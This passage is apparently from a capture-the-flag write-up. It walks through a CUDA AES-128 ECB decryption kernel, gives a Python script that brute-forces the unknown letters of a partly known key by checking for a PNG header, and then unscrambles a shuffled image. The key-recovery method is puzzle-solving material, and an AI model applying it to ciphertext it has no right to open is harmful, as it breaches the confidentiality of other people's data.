    cvta.to.global.u64 %rd17, %rd12;
    shl.b32 %r29, %r4, 4;
    cvt.s64.s32 %rd18, %r29;
    add.s64 %rd3, %rd17, %rd18;         // rd3 = start of assigned ct block = ct[]
                                        // organisation:    ct[0]   ct[4]   ct[8]   ct[c]
                                        //                  ct[1]   ct[5]   ct[9]   ct[d]
                                        //                  ct[2]   ct[6]   ct[a]   ct[e]
                                        //                  ct[3]   ct[7]   ct[b]   ct[f]

    ld.global.u32 %r30, [%rd3];         // AddRoundKey stage 10 (by dword) acting on cols
    ld.global.u32 %r31, [%rd1+160];         // ct[4*i] -> ct[4*i] ^ r_key[10][4*i]
    xor.b32 %r32, %r30, %r31;           // InvShiftRows (by byte)
    ld.global.u32 %r33, [%rd3+4];           // ct[1] -> ct[5] -> ct[9] -> ct[d] -->
    ld.global.u32 %r34, [%rd3+8];           // ct[2] <-> ct[a],  ct[6] <-> ct[e]
    ld.global.u32 %r35, [%rd3+12];          // ct[3] -> ct[f] -> ct[b] -> ct[7] -->
    st.global.u32 [%rd3], %r32;
    ld.global.u32 %r36, [%rd1+164];
    xor.b32 %r37, %r33, %r36;
    st.global.u32 [%rd3+4], %r37;
    ld.global.u32 %r38, [%rd1+168];
    xor.b32 %r39, %r34, %r38;
    st.global.u32 [%rd3+8], %r39;
    ld.global.u32 %r40, [%rd1+172];
    xor.b32 %r41, %r35, %r40;
    st.global.u32 [%rd3+12], %r41;
    ld.global.u8 %rs1, [%rd3+1];
    ld.global.u8 %rs2, [%rd3+13];
    ld.global.u8 %rs3, [%rd3+9];
    ld.global.u8 %rs4, [%rd3+5];
    ld.global.v2.u8 {%rs5, %rs6}, [%rd3+2];
    ld.global.v2.u8 {%rs7, %rs8}, [%rd3+6];
    ld.global.v2.u8 {%rs9, %rs10}, [%rd3+10];
    ld.global.v2.u8 {%rs11, %rs12}, [%rd3+14];
    st.global.u8 [%rd3+1], %rs2;
    st.global.u8 [%rd3+13], %rs3;
    st.global.u8 [%rd3+9], %rs4;
    st.global.u8 [%rd3+5], %rs1;
    st.global.v2.u8 [%rd3+2], {%rs9, %rs8};
    st.global.v2.u8 [%rd3+6], {%rs11, %rs10};
    st.global.v2.u8 [%rd3+10], {%rs5, %rs12};
    st.global.v2.u8 [%rd3+14], {%rs7, %rs6};

    cvt.u64.u32 %rd19, %r32;            // InvSubBytes by byte
    and.b64 %rd20, %rd19, 255;              // ct[n] -> s_inv[ct[n]]
    add.s64 %rd21, %rd16, %rd20;
    ld.global.u8 %rs21, [%rd21];
    st.global.u8 [%rd3], %rs21;
    cvt.u64.u16 %rd22, %rs2;
    and.b64 %rd23, %rd22, 255;
    add.s64 %rd24, %rd16, %rd23;
    ld.global.u8 %rs22, [%rd24];
    st.global.u8 [%rd3+1], %rs22;
    cvt.u64.u16 %rd25, %rs9;
    add.s64 %rd26, %rd16, %rd25;
    ld.global.u8 %rs23, [%rd26];
    st.global.u8 [%rd3+2], %rs23;
    cvt.u64.u16 %rd27, %rs8;
    add.s64 %rd28, %rd16, %rd27;
    ld.global.u8 %rs24, [%rd28];
    st.global.u8 [%rd3+3], %rs24;
    cvt.u64.u32 %rd29, %r37;
    and.b64 %rd30, %rd29, 255;
    add.s64 %rd31, %rd16, %rd30;
    ld.global.u8 %rs25, [%rd31];
    st.global.u8 [%rd3+4], %rs25;
    cvt.u64.u16 %rd32, %rs1;
    and.b64 %rd33, %rd32, 255;
    add.s64 %rd34, %rd16, %rd33;
    ld.global.u8 %rs26, [%rd34];
    st.global.u8 [%rd3+5], %rs26;
```

```
cvt.u64.u16 %rd35, %rs11;
add.s64 %rd36, %rd16, %rd35;
ld.global.u8 %rs27, [%rd36];
st.global.u8 [%rd3+6], %rs27;
cvt.u64.u16 %rd37, %rs10;
add.s64 %rd38, %rd16, %rd37;
ld.global.u8 %rs28, [%rd38];
st.global.u8 [%rd3+7], %rs28;
cvt.u64.u32 %rd39, %r39;
and.b64 %rd40, %rd39, 255;
add.s64 %rd41, %rd16, %rd40;
ld.global.u8 %rs29, [%rd41];
st.global.u8 [%rd3+8], %rs29;
cvt.u64.u16 %rd42, %rs4;
and.b64 %rd43, %rd42, 255;
add.s64 %rd44, %rd16, %rd43;
ld.global.u8 %rs30, [%rd44];
st.global.u8 [%rd3+9], %rs30;
cvt.u64.u16 %rd45, %rs5;
add.s64 %rd46, %rd16, %rd45;
ld.global.u8 %rs31, [%rd46];
st.global.u8 [%rd3+10], %rs31;
cvt.u64.u16 %rd47, %rs12;
add.s64 %rd48, %rd16, %rd47;
ld.global.u8 %rs32, [%rd48];
st.global.u8 [%rd3+11], %rs32;
cvt.u64.u32 %rd49, %r41;
and.b64 %rd50, %rd49, 255;
add.s64 %rd51, %rd16, %rd50;
ld.global.u8 %rs33, [%rd51];
st.global.u8 [%rd3+12], %rs33;
cvt.u64.u16 %rd52, %rs3;
and.b64 %rd53, %rd52, 255;
add.s64 %rd54, %rd16, %rd53;
ld.global.u8 %rs34, [%rd54];
st.global.u8 [%rd3+13], %rs34;
cvt.u64.u16 %rd55, %rs7;
add.s64 %rd56, %rd16, %rd55;
ld.global.u8 %rs35, [%rd56];
st.global.u8 [%rd3+14], %rs35;
cvt.u64.u16 %rd57, %rs6;
add.s64 %rd58, %rd16, %rd57;
ld.global.u8 %rs36, [%rd58];
st.global.u8 [%rd3+15], %rs36;

mov.u32 %r110, 9;
mov.u32 %r27, 0;
cvta.to.global.u64 %rd72, %rd14;        // rd72 = mult (multiplication table over Galois Field)
mov.u32 %r109, %r27;

BB2_2:                                  // 9 rounds: InvMixColumns, AddRoundKey, InvShiftRows, InvSubBytes
    shl.b32 %r45, %r109, 2;
    mov.u32 %r46, 39;
    sub.s32 %r47, %r46, %r45;
    mov.u32 %r48, 36;
    sub.s32 %r49, %r48, %r45;
    max.s32 %r50, %r47, %r49;
    add.s32 %r51, %r45, %r50;
    add.s32 %r7, %r51, -35;
    shl.b32 %r8, %r110, 2;
    and.b32 %r9, %r7, 3;
    setp.eq.s32     %p2, %r9, 0;
    mov.u32 %r115, %r8;
    mov.u32 %r116, %r27;
    @%p2 bra BB2_8;

        setp.eq.s32 %p3, %r9, 1;
        mov.u32 %r114, 0;
        mov.u32 %r113, %r8;
        @%p3 bra BB2_7;

            setp.eq.s32     %p4, %r9, 2;
            mov.u32 %r112, 0;
            mov.u32 %r111, %r8;
            @%p4 bra BB2_6;

                mul.wide.s32 %rd60, %r8, 4;
                add.s64 %rd61, %rd1, %rd60;
                ld.global.u32 %r55, [%rd3];
                ld.global.u32 %r56, [%rd61];
                xor.b32 %r57, %r55, %r56;
                st.global.u32 [%rd3], %r57;
                add.s32 %r111, %r8, 1;
                mov.u32 %r112, 1;

            BB2_6:
            mul.wide.s32 %rd62, %r111, 4;
            add.s64 %rd63, %rd1, %rd62;
            mul.wide.u32 %rd64, %r112, 4;
            add.s64 %rd65, %rd3, %rd64;
            ld.global.u32 %r58, [%rd65];
            ld.global.u32 %r59, [%rd63];
            xor.b32 %r60, %r58, %r59;
            st.global.u32 [%rd65], %r60;
            add.s32 %r114, %r112, 1;
            add.s32 %r113, %r111, 1;

        BB2_7:
        mul.wide.s32 %rd66, %r113, 4;
        add.s64 %rd67, %rd1, %rd66;
        mul.wide.s32 %rd68, %r114, 4;
        add.s64 %rd69, %rd3, %rd68;
        ld.global.u32 %r61, [%rd69];
        ld.global.u32 %r62, [%rd67];
        xor.b32 %r63, %r61, %r62;
        st.global.u32 [%rd69], %r63;
        add.s32 %r116, %r114, 1;
        add.s32 %r115, %r113, 1;

    BB2_8:
    setp.lt.u32     %p5, %r7, 4;
    @%p5 bra BB2_11;

        add.s32 %r117, %r115, -4;
        mul.wide.s32 %rd70, %r115, 4;
        add.s64 %rd155, %rd1, %rd70;
        shl.b32 %r64, %r116, 2;
        cvt.s64.s32 %rd71, %r64;
        add.s64 %rd154, %rd3, %rd71;

        BB2_10:
            ld.global.u32 %r65, [%rd154];
            ld.global.u32 %r66, [%rd155];
            xor.b32 %r67, %r65, %r66;
            ld.global.u32 %r68, [%rd154+4];
            ld.global.u32 %r69, [%rd154+8];
            ld.global.u32 %r70, [%rd154+12];
            st.global.u32 [%rd154], %r67;
            ld.global.u32 %r71, [%rd155+4];
            xor.b32 %r72, %r68, %r71;
            st.global.u32 [%rd154+4], %r72;
            ld.global.u32 %r73, [%rd155+8];
            xor.b32 %r74, %r69, %r73;
            st.global.u32 [%rd154+8], %r74;
            ld.global.u32 %r75, [%rd155+12];
            xor.b32 %r76, %r70, %r75;
            st.global.u32 [%rd154+12], %r76;
            add.s64 %rd155, %rd155, 16;
            add.s64 %rd154, %rd154, 16;
            add.s32 %r117, %r117, 4;
            setp.lt.s32     %p6, %r117, %r8;
```

```
    @%p6 bra BB2_10;

BB2_11:                                     // AddRoundKey stage (10-rd) (by dword) acting on cols
ld.global.u8 %r77, [%rd3];
mul.wide.u32 %rd73, %r77, 16;
add.s64 %rd74, %rd72, %rd73;
ld.global.u8 %r78, [%rd3+1];
mul.wide.u32 %rd75, %r78, 16;
add.s64 %rd76, %rd72, %rd75;
ld.global.u8 %rs37, [%rd76+11];
ld.global.u8 %rs38, [%rd74+14];
xor.b16 %rs39, %rs37, %rs38;
ld.global.u8 %r79, [%rd3+2];
mul.wide.u32 %rd77, %r79, 16;
add.s64 %rd78, %rd72, %rd77;
ld.global.u8 %rs40, [%rd78+13];
xor.b16 %rs41, %rs39, %rs40;
ld.global.u8 %rs42, [%rd3+3];
mul.wide.u16 %r80, %rs42, 16;
add.s32 %r81, %r80, 9;
cvt.s64.s32     %rd79, %r81;
add.s64 %rd80, %rd72, %rd79;
ld.global.u8 %rs43, [%rd80];
xor.b16 %rs44, %rs41, %rs43;
ld.global.u8 %r82, [%rd3+4];
ld.global.u8 %r83, [%rd3+5];
ld.global.u8 %r84, [%rd3+6];
ld.global.u8 %rs45, [%rd3+7];
ld.global.u8 %r85, [%rd3+8];
ld.global.u8 %r86, [%rd3+9];
ld.global.u8 %r87, [%rd3+10];
ld.global.u8 %rs46, [%rd3+11];
ld.global.u8 %r88, [%rd3+12];
ld.global.u8 %r89, [%rd3+13];
ld.global.u8 %r90, [%rd3+14];
ld.global.u8 %rs47, [%rd3+15];
st.global.u8 [%rd3], %rs44;
ld.global.u8 %rs48, [%rd76+14];
ld.global.u8 %rs49, [%rd74+9];
xor.b16 %rs50, %rs48, %rs49;
ld.global.u8 %rs51, [%rd78+11];
xor.b16 %rs52, %rs50, %rs51;
ld.global.u8 %rs53, [%rd80+4];
xor.b16 %rs54, %rs52, %rs53;
st.global.u8 [%rd3+1], %rs54;
ld.global.u8 %rs55, [%rd76+9];
ld.global.u8 %rs56, [%rd74+13];
xor.b16 %rs57, %rs55, %rs56;
ld.global.u8 %rs58, [%rd78+14];
xor.b16 %rs59, %rs57, %rs58;
ld.global.u8 %rs60, [%rd80+2];
xor.b16 %rs61, %rs59, %rs60;
st.global.u8 [%rd3+2], %rs61;
ld.global.u8 %rs62, [%rd76+13];
ld.global.u8 %rs63, [%rd74+11];
xor.b16 %rs64, %rs62, %rs63;
ld.global.u8 %rs65, [%rd78+9];
xor.b16 %rs66, %rs64, %rs65;
ld.global.u8 %rs67, [%rd80+5];
xor.b16 %rs68, %rs66, %rs67;
st.global.u8 [%rd3+3], %rs68;
mul.wide.u32 %rd81, %r82, 16;
add.s64 %rd82, %rd72, %rd81;
mul.wide.u32 %rd83, %r83, 16;
add.s64 %rd84, %rd72, %rd83;
ld.global.u8 %rs69, [%rd84+11];
ld.global.u8 %rs70, [%rd82+14];
xor.b16 %rs71, %rs69, %rs70;
mul.wide.u32 %rd85, %r84, 16;
add.s64 %rd86, %rd72, %rd85;
ld.global.u8 %rs72, [%rd86+13];
xor.b16 %rs73, %rs71, %rs72;
mul.wide.u16 %r91, %rs45, 16;
add.s32 %r92, %r91, 9;
cvt.s64.s32     %rd87, %r92;
add.s64 %rd88, %rd72, %rd87;
ld.global.u8 %rs74, [%rd88];
xor.b16 %rs75, %rs73, %rs74;
st.global.u8 [%rd3+4], %rs75;
ld.global.u8 %rs76, [%rd84+14];
ld.global.u8 %rs77, [%rd82+9];
xor.b16 %rs78, %rs76, %rs77;
ld.global.u8 %rs79, [%rd86+11];
xor.b16 %rs80, %rs78, %rs79;
ld.global.u8 %rs81, [%rd88+4];
xor.b16 %rs82, %rs80, %rs81;
st.global.u8 [%rd3+5], %rs82;
ld.global.u8 %rs83, [%rd84+9];
ld.global.u8 %rs84, [%rd82+13];
xor.b16 %rs85, %rs83, %rs84;
ld.global.u8 %rs86, [%rd86+14];
xor.b16 %rs87, %rs85, %rs86;
ld.global.u8 %rs88, [%rd88+2];
xor.b16 %rs89, %rs87, %rs88;
st.global.u8 [%rd3+6], %rs89;
ld.global.u8 %rs90, [%rd84+13];
ld.global.u8 %rs91, [%rd82+11];
xor.b16 %rs92, %rs90, %rs91;
ld.global.u8 %rs93, [%rd86+9];
xor.b16 %rs94, %rs92, %rs93;
ld.global.u8 %rs95, [%rd88+5];
xor.b16 %rs96, %rs94, %rs95;
st.global.u8 [%rd3+7], %rs96;
mul.wide.u32 %rd89, %r85, 16;
add.s64 %rd90, %rd72, %rd89;
mul.wide.u32 %rd91, %r86, 16;
add.s64 %rd92, %rd72, %rd91;
ld.global.u8 %rs97, [%rd92+11];
ld.global.u8 %rs98, [%rd90+14];
xor.b16 %rs99, %rs97, %rs98;
mul.wide.u32 %rd93, %r87, 16;
add.s64 %rd94, %rd72, %rd93;
ld.global.u8 %rs100, [%rd94+13];
xor.b16 %rs101, %rs99, %rs100;
mul.wide.u16 %r93, %rs46, 16;
add.s32 %r94, %r93, 9;
cvt.s64.s32     %rd95, %r94;
add.s64 %rd96, %rd72, %rd95;
ld.global.u8 %rs102, [%rd96];
xor.b16 %rs103, %rs101, %rs102;
st.global.u8 [%rd3+8], %rs103;
ld.global.u8 %rs104, [%rd92+14];
ld.global.u8 %rs105, [%rd90+9];
xor.b16 %rs106, %rs104, %rs105;
ld.global.u8 %rs107, [%rd94+11];
xor.b16 %rs108, %rs106, %rs107;
ld.global.u8 %rs109, [%rd96+4];
xor.b16 %rs110, %rs108, %rs109;
st.global.u8 [%rd3+9], %rs110;
ld.global.u8 %rs111, [%rd92+9];
ld.global.u8 %rs112, [%rd90+13];
xor.b16 %rs113, %rs111, %rs112;
ld.global.u8 %rs114, [%rd94+14];
xor.b16 %rs115, %rs113, %rs114;
ld.global.u8 %rs116, [%rd96+2];
xor.b16 %rs117, %rs115, %rs116;
st.global.u8 [%rd3+10], %rs117;
ld.global.u8 %rs118, [%rd92+13];
ld.global.u8 %rs119, [%rd90+11];
xor.b16 %rs120, %rs118, %rs119;
ld.global.u8 %rs121, [%rd94+9];
```

```
	xor.b16 %rs122, %rs120, %rs121;
	ld.global.u8 %rs123, [%rd96+5];
	xor.b16 %rs124, %rs122, %rs123;
	st.global.u8 [%rd3+11], %rs124;
	mul.wide.u32 %rd97, %r88, 16;
	add.s64 %rd98, %rd72, %rd97;
	mul.wide.u32 %rd99, %r89, 16;
	add.s64 %rd100, %rd72, %rd99;
	ld.global.u8 %rs125, [%rd100+11];
	ld.global.u8 %rs126, [%rd98+14];
	xor.b16 %rs127, %rs125, %rs126;
	mul.wide.u32 %rd101, %r90, 16;
	add.s64 %rd102, %rd72, %rd101;
	ld.global.u8 %rs128, [%rd102+13];
	xor.b16 %rs129, %rs127, %rs128;
	mul.wide.u16 %r95, %rs47, 16;
	add.s32 %r96, %r95, 9;
	cvt.s64.s32 	%rd103, %r96;
	add.s64 %rd104, %rd72, %rd103;
	ld.global.u8 %rs130, [%rd104];
	xor.b16 %rs131, %rs129, %rs130;
	st.global.u8 [%rd3+12], %rs131;
	ld.global.u8 %rs132, [%rd100+14];
	ld.global.u8 %rs133, [%rd98+9];
	xor.b16 %rs134, %rs132, %rs133;
	ld.global.u8 %rs135, [%rd102+11];
	xor.b16 %rs136, %rs134, %rs135;
	ld.global.u8 %rs137, [%rd104+4];
	xor.b16 %rs138, %rs136, %rs137;
	st.global.u8 [%rd3+13], %rs138;
	ld.global.u8 %rs139, [%rd100+9];
	ld.global.u8 %rs140, [%rd98+13];
	xor.b16 %rs141, %rs139, %rs140;
	ld.global.u8 %rs142, [%rd102+14];
	xor.b16 %rs143, %rs141, %rs142;
	ld.global.u8 %rs144, [%rd104+2];
	xor.b16 %rs145, %rs143, %rs144;
	st.global.u8 [%rd3+14], %rs145;
	ld.global.u8 %rs146, [%rd100+13];
	ld.global.u8 %rs147, [%rd98+11];
	xor.b16 %rs148, %rs146, %rs147;
	ld.global.u8 %rs149, [%rd102+9];
	xor.b16 %rs150, %rs148, %rs149;
	ld.global.u8 %rs151, [%rd104+5];
	xor.b16 %rs152, %rs150, %rs151;
	st.global.u8 [%rd3+1], %rs138;
	st.global.u8 [%rd3+13], %rs110;
	st.global.u8 [%rd3+9], %rs82;
	st.global.u8 [%rd3+5], %rs54;
	st.global.u8 [%rd3+2], %rs117;
	st.global.u8 [%rd3+10], %rs61;
	st.global.u8 [%rd3+6], %rs145;
	st.global.u8 [%rd3+14], %rs89;
	st.global.u8 [%rd3+3], %rs96;
	st.global.u8 [%rd3+7], %rs124;
	st.global.u8 [%rd3+11], %rs152;
	st.global.u8 [%rd3+15], %rs68;

	cvt.u64.u16 	%rd106, %rs44;			// InvSubBytes by byte
	and.b64 %rd107, %rd106, 255;			// ct[n] -> s_inv[ct[n]]
	add.s64 %rd108, %rd16, %rd107;
	ld.global.u8 %rs153, [%rd108];
	st.global.u8 [%rd3], %rs153;
	cvt.u64.u16 	%rd109, %rs138;
	and.b64 %rd110, %rd109, 255;
	add.s64 %rd111, %rd16, %rd110;
	ld.global.u8 %rs154, [%rd111];
	st.global.u8 [%rd3+1], %rs154;
	cvt.u64.u16 	%rd112, %rs117;
	and.b64 %rd113, %rd112, 255;
	add.s64 %rd114, %rd16, %rd113;
	ld.global.u8 %rs155, [%rd114];
	st.global.u8 [%rd3+2], %rs155;
	cvt.u64.u16 	%rd115, %rs96;
	and.b64 %rd116, %rd115, 255;
	add.s64 %rd117, %rd16, %rd116;
	ld.global.u8 %rs156, [%rd117];
	st.global.u8 [%rd3+3], %rs156;
	cvt.u64.u16 	%rd118, %rs75;
	and.b64 %rd119, %rd118, 255;
	add.s64 %rd120, %rd16, %rd119;
	ld.global.u8 %rs157, [%rd120];
	st.global.u8 [%rd3+4], %rs157;
	cvt.u64.u16 	%rd121, %rs54;
	and.b64 %rd122, %rd121, 255;
	add.s64 %rd123, %rd16, %rd122;
	ld.global.u8 %rs158, [%rd123];
	st.global.u8 [%rd3+5], %rs158;
	cvt.u64.u16 	%rd124, %rs145;
	and.b64 %rd125, %rd124, 255;
	add.s64 %rd126, %rd16, %rd125;
	ld.global.u8 %rs159, [%rd126];
	st.global.u8 [%rd3+6], %rs159;
	cvt.u64.u16 	%rd127, %rs124;
	and.b64 %rd128, %rd127, 255;
	add.s64 %rd129, %rd16, %rd128;
	ld.global.u8 %rs160, [%rd129];
	st.global.u8 [%rd3+7], %rs160;
	cvt.u64.u16 	%rd130, %rs103;
	and.b64 %rd131, %rd130, 255;
	add.s64 %rd132, %rd16, %rd131;
	ld.global.u8 %rs161, [%rd132];
	st.global.u8 [%rd3+8], %rs161;
	cvt.u64.u16 	%rd133, %rs82;
	and.b64 %rd134, %rd133, 255;
	add.s64 %rd135, %rd16, %rd134;
	ld.global.u8 %rs162, [%rd135];
	st.global.u8 [%rd3+9], %rs162;
	cvt.u64.u16 	%rd136, %rs61;
	and.b64 %rd137, %rd136, 255;
	add.s64 %rd138, %rd16, %rd137;
	ld.global.u8 %rs163, [%rd138];
	st.global.u8 [%rd3+10], %rs163;
	cvt.u64.u16 	%rd139, %rs152;
	and.b64 %rd140, %rd139, 255;
	add.s64 %rd141, %rd16, %rd140;
	ld.global.u8 %rs164, [%rd141];
	st.global.u8 [%rd3+11], %rs164;
	cvt.u64.u16 	%rd142, %rs131;
	and.b64 %rd143, %rd142, 255;
	add.s64 %rd144, %rd16, %rd143;
	ld.global.u8 %rs165, [%rd144];
	st.global.u8 [%rd3+12], %rs165;
	cvt.u64.u16 	%rd145, %rs110;
	and.b64 %rd146, %rd145, 255;
	add.s64 %rd147, %rd16, %rd146;
	ld.global.u8 %rs166, [%rd147];
	st.global.u8 [%rd3+13], %rs166;
	cvt.u64.u16 	%rd148, %rs89;
	and.b64 %rd149, %rd148, 255;
	add.s64 %rd150, %rd16, %rd149;
	ld.global.u8 %rs167, [%rd150];
	st.global.u8 [%rd3+14], %rs167;
	cvt.u64.u16 	%rd151, %rs68;
	and.b64 %rd152, %rd151, 255;
	add.s64 %rd153, %rd16, %rd152;
	ld.global.u8 %rs168, [%rd153];
	st.global.u8 [%rd3+15], %rs168;
	add.s32 %r110, %r110, -1;
	setp.gt.s32 	%p7, %r110, 0;
	add.s32 %r109, %r109, 1;
```

```
    @%p7 bra BB2_2;

    ld.global.u32 %r97, [%rd1];             // Final AddRoundKey
    ld.global.u32 %r98, [%rd3];
    xor.b32 %r99, %r98, %r97;
    ld.global.u32 %r100, [%rd3+4];
    ld.global.u32 %r101, [%rd3+8];
    ld.global.u32 %r102, [%rd3+12];
    st.global.u32 [%rd3], %r99;
    ld.global.u32 %r103, [%rd1+4];
    xor.b32 %r104, %r100, %r103;
    st.global.u32 [%rd3+4], %r104;
    ld.global.u32 %r105, [%rd1+8];
    xor.b32 %r106, %r101, %r105;
    st.global.u32 [%rd3+8], %r106;
    ld.global.u32 %r107, [%rd1+12];
    xor.b32 %r108, %r102, %r107;
    st.global.u32 [%rd3+12], %r108;

BB2_13:
ret;
}
```

We now know that the application is a parallelized implementation of standard AES-128 in ECB mode. This means that any hope of reverse engineering the lost password is futile. Luckily a few letters remain legible, so brute-forcing the rest becomes feasible.

In order to reduce the parameter space, one can try to guess some properties by enhancing the image a bit. It seems that the password ends in "WITHCUDA" and that it has the full 16 characters. It looks as if the letters "CRA" appear in the middle of the first part. Assuming that only capitals are used, this leaves 26^5 = 11881376 possibilities for each position of the letters "CRA" ... which is within scope of a python script. To test the password, one could check the final block for correct padding, which is a good criterion as long as one is not unlucky and only 1 or 2 bytes of padding are used. However, it looks pretty likely that the code decrypts to a PNG file, so one might as well check the first block for the sequence b'\x89PNG' at the start.

```
from Cryptodome.Cipher import AES
import string

# first CT block
ct = b'\x71\x31\xAD\x54\xEF\x04\xDB\xA5\x03\x30\x0C\x0F\xF7\xBD\x83\x8E'

alph = string.ascii_uppercase

for k1 in range(len(alph)):
    print(k1)
    for k2 in range(len(alph)):
        for k3 in range(len(alph)):
            for k4 in range(len(alph)):
                for k5 in range(len(alph)):
                    key = (alph[k1] + alph[k2] + alph[k3] + "CRA" + alph[k4] + alph[k5] +
                            "WITHCUDA").encode()
                    cipher = AES.new(key, AES.MODE_ECB)
                    pt = cipher.decrypt(ct)
                    if pt[:4] == b'\x89PNG':
                        print(key, pt)
```

It turned out that the guess was good. When trying key[3:6] = "CRA", a hit was found


`b'AESCRACKWITHCUDA' b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR'`

Decryption of the complete code block in ::v10 yielded the egg.

```
from Cryptodome.Cipher import AES

key = b'AESCRACKWITHCUDA'

with open("v10", "rb") as fh:
    ct = fh.read()

cipher = AES.new(key, AES.MODE_ECB)
pt = cipher.decrypt(ct)

with open("v10_dec.png", "wb") as fh:
    fh.write(pt)
```

Egg 20: Scrambled Egg

This Easter egg image is a little distorted... Can you restore it?



Several immediate observations can be made:

- There are clear horizontal stripes in the image, indicating some form of row operation.
- The image size is 0x103 x 0x100, i.e. there are 3 extra pixels per row.
- The image mode is RGBA, there is an alpha channel

Examination of the alpha channel shows that 3 pixels on each row have alpha value 0, all others have A = 0xff.


Sorted by row, these pixels are:

```
  x  y     r   g   b   a      x  y     r   g   b   a      x  y     r   g   b   a
[0d,00] (00, 17, 00, 00)    [17,00] (17, 00, 00, 00)    [85,00] (00, 00, 17, 00)
[57,01] (00, d6, 00, 00)    [b6,01] (d6, 00, 00, 00)    [e1,01] (00, 00, d6, 00)
[20,02] (00, 00, af, 00)    [ce,02] (00, af, 00, 00)    [dd,02] (af, 00, 00, 00)
[12,03] (df, 00, 00, 00)    [81,03] (00, df, 00, 00)    [d9,03] (00, 00, df, 00)
[1b,04] (00, 35, 00, 00)    [2f,04] (35, 00, 00, 00)    [f2,04] (00, 00, 35, 00)
[3f,05] (00, 00, 2e, 00)    [b7,05] (2e, 00, 00, 00)    [e4,05] (00, 2e, 00, 00)
[4b,06] (bb, 00, 00, 00)    [8f,06] (00, bb, 00, 00)    [e1,06] (00, 00, bb, 00)
[2b,07] (00, 00, cd, 00)    [3a,07] (00, cd, 00, 00)    [53,07] (cd, 00, 00, 00)
[0a,08] (00, 00, 6a, 00)    [e9,08] (6a, 00, 00, 00)    [ee,08] (00, 6a, 00, 00)
  ...
[4d,fe] (e0, 00, 00, 00)    [5d,fe] (00, 00, e0, 00)    [bb,fe] (00, e0, 00, 00)
[35,ff] (90, 00, 00, 00)    [d9,ff] (00, 90, 00, 00)    [fa,ff] (00, 00, 90, 00)
```

Observations:

- The 3 special pixels can be anywhere on the row
- The R, G and B values are always the same, a number in the range 0 ≤ n ≤ 0x100
- This number is unique per row

So, one possibility would be that the rows have been shuffled, and that the r, g, b value of the special pixel indicates the original order of rows. Reshuffling the rows according to this principle shows an improvement in structure: clearly the right idea.



The special pixel locations have found no use yet. As an experiment, I rotated each row so that the first special pixel ends up in the first column.

```python
from PIL import Image

img = Image.open("egg.png")
w, h = img.size
pix = img.load()

im2 = Image.new('RGBA', (w, h))
pix2 = im2.load()

alpha_0 = dict()
for y in range(h):
    for x in range(w):
        r, g, b, a = pix[x, y]
        if a == 0:
            row = r + g + b
            break
    for xx in range(w):
        pix2[xx, row] = pix[(xx + x) % w, y]
im2.show()
```

The result is already a massive improvement and almost readable:

A closer look at the tip of the ~~iceberg~~ egg shows that the colours seem to have been separated: one can see red, green and blue strips of similar length, but in different positions. Comparison with the table of special pixels above shows that for each row, the color that is in the correct position corresponds to the RGB slot containing the row number in the first special pixel encountered.

```
         x  y     r   g   b   a      x  y     r   g   b   a      x  y     r   g   b   a
        [ff,54] (00, 00, 00, 00)        [100,54] (00, 00, 00, 00)      [101,54] (00, 00, 00, 00)
        [21,77] (00, 00, 01, 00)        [dd,77] (00, 01, 00, 00)       [fc,77] (01, 00, 00, 00)
        [55,d8] (00, 00, 02, 00)        [5f,d8] (02, 00, 00, 00)       [6d,d8] (00, 02, 00, 00)
        [07,79] (00, 03, 00, 00)        [9a,79] (00, 00, 03, 00)       [d3,79] (03, 00, 00, 00)
        [47,5e] (04, 00, 00, 00)        [57,5e] (00, 00, 04, 00)       [8c,5e] (00, 04, 00, 00)
        [15,87] (00, 00, 05, 00)        [58,87] (05, 00, 00, 00)       [b8,87] (00, 05, 00, 00)
        [22,33] (06, 00, 00, 00)        [31,33] (00, 00, 06, 00)       [bd,33] (00, 06, 00, 00)
        [28,26] (07, 00, 00, 00)        [2d,26] (00, 00, 07, 00)       [76,26] (00, 07, 00, 00)
        [1f,c9] (00, 00, 08, 00)        [71,c9] (08, 00, 00, 00)       [95,c9] (00, 08, 00, 00)
```

It seems that for every row, each of the three basic colours has to be rotated separately, by an amount indicated by the corresponding special pixel on that row. The code below does that. Note that the special pixels only serve as positional indicators; they have to be taken out of the image before rendering, and they should not be counted when determining rotation. Out comes the unscrambled egg.

```
from PIL import Image

img = Image.open("egg.png")
w, h = img.size
pix = img.load()

im2 = Image.new('RGBA', (0x100, 0x100))
pix2 = im2.load()
im3 = Image.new('RGBA', (0x100, 0x100))
pix3 = im3.load()

alpha_0 = dict()
for y in range(h):
    val = xr = xg = xb = 0
    xx = 0
    for x in range(w):
        r, g, b, a = pix[x, y]
        if a == 0:
            # print("[{:02x},{:02x}] ({:02x}, {:02x}, {:02x}, {:02x})".format(x, y, r, g, b, a))
            if r != 0:
                xr = xx
                val = r
            elif g != 0:
                xg = xx
            else:
                xb = xx
        else:
            pix2[xx, y] = (r, g, b, a)
            xx += 1
    alpha_0[y] = (val, xr, xg, xb)

for y in range(0x100):
    for x in range(0x100):
        val, xr, xg, xb = alpha_0[y]
        pix3[x, val] = (pix2[(x + xr) % 0x100, y][0],
                        pix2[(x + xg) % 0x100, y][1],
                        pix2[(x + xb) % 0x100, y][2], 0xff)
im3.show()
im3.save("egg3.png")
```

